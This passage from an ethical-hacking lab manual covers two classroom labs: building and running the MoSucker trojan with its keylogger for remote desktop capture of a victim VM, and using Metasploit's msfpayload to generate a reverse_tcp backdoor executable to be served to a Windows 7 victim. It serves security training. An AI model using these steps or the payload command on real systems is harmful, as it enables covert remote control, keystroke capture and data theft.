*MoSucker is a Visual Basic Trojan. MoSuker's edit server program has a client with the same layout as subSeven's client.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

A backdoor is a secret or unauthorized channel for accessing computer system. In an attack scenario, hackers install backdoors on a machine, once compromised, to access it in an easier manner at later times. With the growing use of e-commerce, web applications have become the target of choice for attackers. With a backdoor, an attacker can virtually have full and undetected access to your application for a long time. It is critical to understand the ways backdoors can be installed and to take required preventive steps.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

## Lab Environment

To carry this out, you need:

- **MoSucker** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker**
- A computer running Windows Server 2012 as host machine

- A computer running **Window Server 8** Virtual Machine (Attacker)
- **Windows Server 2008** running in Virtual Machine (Victim)
- A web browser with **Internet** access
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created client or host and appearance of the website may differ from what it is in the lab, but the actual process of creating the server and the client is same as shown in this lab.

## Lab Tasks

**TASK 1**

**Create Server with ProRat**

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker**.
2. Double-click the **CreateServer.exe** file to create a server.





FIGURE 10.1: Install createServer.exe

3. In the **Open File – Security Warning** dialog box, click **Run**.





FIGURE 10.2: Install createServer.exe

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

4. The MoSucker **Server Creator/Editor** window appears, leave the default settings and click **OK**.





FIGURE 10.3: Install createServer.exe

5. Use the file name **server.exe** and to save it in the same directory, click **Save**.





FIGURE 10.4: Save Server.exe

6. MoSucker will generate a server with the complete settings in the default directory.





FIGURE 10.5: Install server progress

7. Click **OK** in the **Edit Server** pop-up message.





FIGURE 10.6: Server created successful

8. In the MoSucker wizard, change the **Victim's Name** to **Victim** or leave all the settings as their defaults.





FIGURE 10.7: Give the victim machine details

9. Now click **Keylogger** in the left pane, and check the **Enable off-line keylogger** option, and then click **Save**.
10. Leave the rest of the settings as their defaults.





FIGURE 10.8: Enable the keylogger

11. Click **OK** in the EditServer pop-up message.





FIGURE 10.9: Server save file

12. Now switch to Windows Server 2008 Virtual Machine, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker** to run the **server.exe** file.





FIGURE 10.10: click server.exe

13. Double-click **server.exe** in Windows Server 2008 virtual machine, and click **Run** in the **Open File – Security Warning** dialog box.





FIGURE 10.11: Click on Run

14. Now switch to Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\GUI Trojans\MoSucker** to launch **MoSucker.exe**.

15. Double-click **MoSucker.exe**.





FIGURE 10.12: click on Mosuker.exe

16. In the Open File – Security Warning dialog box, click **Run** to launch MoSucker.





FIGURE 10.13: Run the applicatin

17. The MoSucker main window appears, as shown in the following figure.


FIGURE 10.14: Mosucher main window

18. Enter the IP address of the victim and port number as you noted at the time of server configuration, and then click **Connect**.
19. In this lab, we have noted Windows Server 2008 virtual machine's IP address (**10.0.0.13**) and port number: **4288**.

**Note:** These might differ in your classroom labs.


FIGURE 10.15: connect to victim machine

20. Now the **Connect** button automatically turns to **Disconnect** after getting connected with the victim machine as shown in the following screenshot.


FIGURE 10.16: connection established

21. Now click **Misc stuff** in the left pane, which shows different options from which an attacker can use to perform actions from his or her system.

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**





FIGURE 10.17: setting server options

22. You can also access the victim's machine remotely by clicking **Live capture** in the left pane.
23. In the **Live capture** option click **Start**, which will open the remote desktop of a victim's machine.


FIGURE 10.18: start capturing

24. The remote desktop connection of the victim's machine is shown in the following figure.





FIGURE 10.19: capturing victim machine

25. You can access files, modify the files, and so on in this mode.





FIGURE 10.20: capturing victim machine

26. Similarly, you can access the details of the victim's machine by clicking the respective functions.

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| **Mosucker** | **Output:**<br>Record the screenshots of the victim's machine |

## Questions

1. Evaluate and examine various methods to connect to victims if they are in different cities or countries.

| | |
|---|---|
| ☐ **Yes** | ☑ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☑ iLabs |

Lab 11

# Hack Windows 7 Using Metasploit

*Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

Large companies are common targets for hackers and attackers of various kinds and it is not uncommon for these companies to be actively monitoring traffic to and from their critical IT infrastructure. Based on the functionality of the Trojan we can safely surmise that the intent of the Trojan is to open a backdoor on a compromised computer, allowing a remote attacker to monitor activity and steal information from the compromised computer. Once installed inside a corporate network, the backdoor feature of the Trojan can also allow the attacker to use the initially compromised computer as a springboard to launch further forays into the rest of the infrastructure, meaning that the wealth of information that may be stolen could potentially be far greater than that existing on a single machine. A basic principle with all malicious programs is that they need user support to do the damage to a computer. That is the reason why Trojan horses try to deceive users by showing them some other form of email. Backdoor programs are used to gain unauthorized access to systems and backdoor software is used by hackers to gain access to systems so that they can send in the malicious software to that particular system. Successful attacks by the hacker or attacker infecting the target environment with a customized Trojan horse (backdoor) determines exploitable holes in the current security system.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack

- Attacking a network using sample backdoor and monitor the system activity

## Lab Environment

To carry this out, you need:

- A computer running **Window Server 2012**
- **BackTrack 5 r3 running in Virtual machine**
- **Windows7** running in virtual machine (Victim machine)
- A web browser with **Internet** access
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

## Lab Tasks

**TASK 1**

**Create Sever Connection**

1. Start **BackTrack 5** virtual machine.
2. Open the terminal console by navigating to **Application → BackTrack → Exploitation Tools → Network Exploitation Tools → Metasploit Framework → msfconsole**.

Open your terminal (CTRL + ALT + T) and type msfvenom -h to view the available options for this tool.

FIGURE 11.1: Selecting msfconsole from metasploit Framework

3. Type the following command in msfconsole: **msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe** and press **Enter**.

**Note:** This IP address (10.0.0.6) is BackTrack machines. These IP addresses may vary in your lab environment.





FIGURE 11.2: Creating Backdoor.exe

4. This command will create a **Windows executable file** with name the **Backdoor.exe** and it will be saved on the BackTrack 5 desktop.

📖 **Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.**





FIGURE 11.3: Created Backdoor.exe file

5. Now you need to share **Backdoor.exe** with your victim machine (Windows 7), by following these steps:

6. Open a new **BackTrack 5** terminal (**CTRL+ALT+T**) and then run this command **mkdir /var/www/share** and press **Enter** to create a new directory share.





FIGURE 11.4: sharing the file

To create new directory share following command is used:mkdir /var/www/share

7. Change the mode for the share folder to 755, by entering the command **chmod -R 755 /var/www/share/** and then press **Enter**.





FIGURE 11.5: sharing the file into 755

To change the mode of share folder use the following command:chmod -R * /var/www/share/

8. Change the ownership of that folder into www-data, by entering the command **chown -R www-data:www-data /var/www/share/** and then press **Enter**.

**To change ownership of folder into www, use this command chown -R www-data /var/www/share/**





FIGURE 11.6: Change the ownership of the folder

9. Type the command **ls -la /var/www/ | grep share** and then press **Enter**.

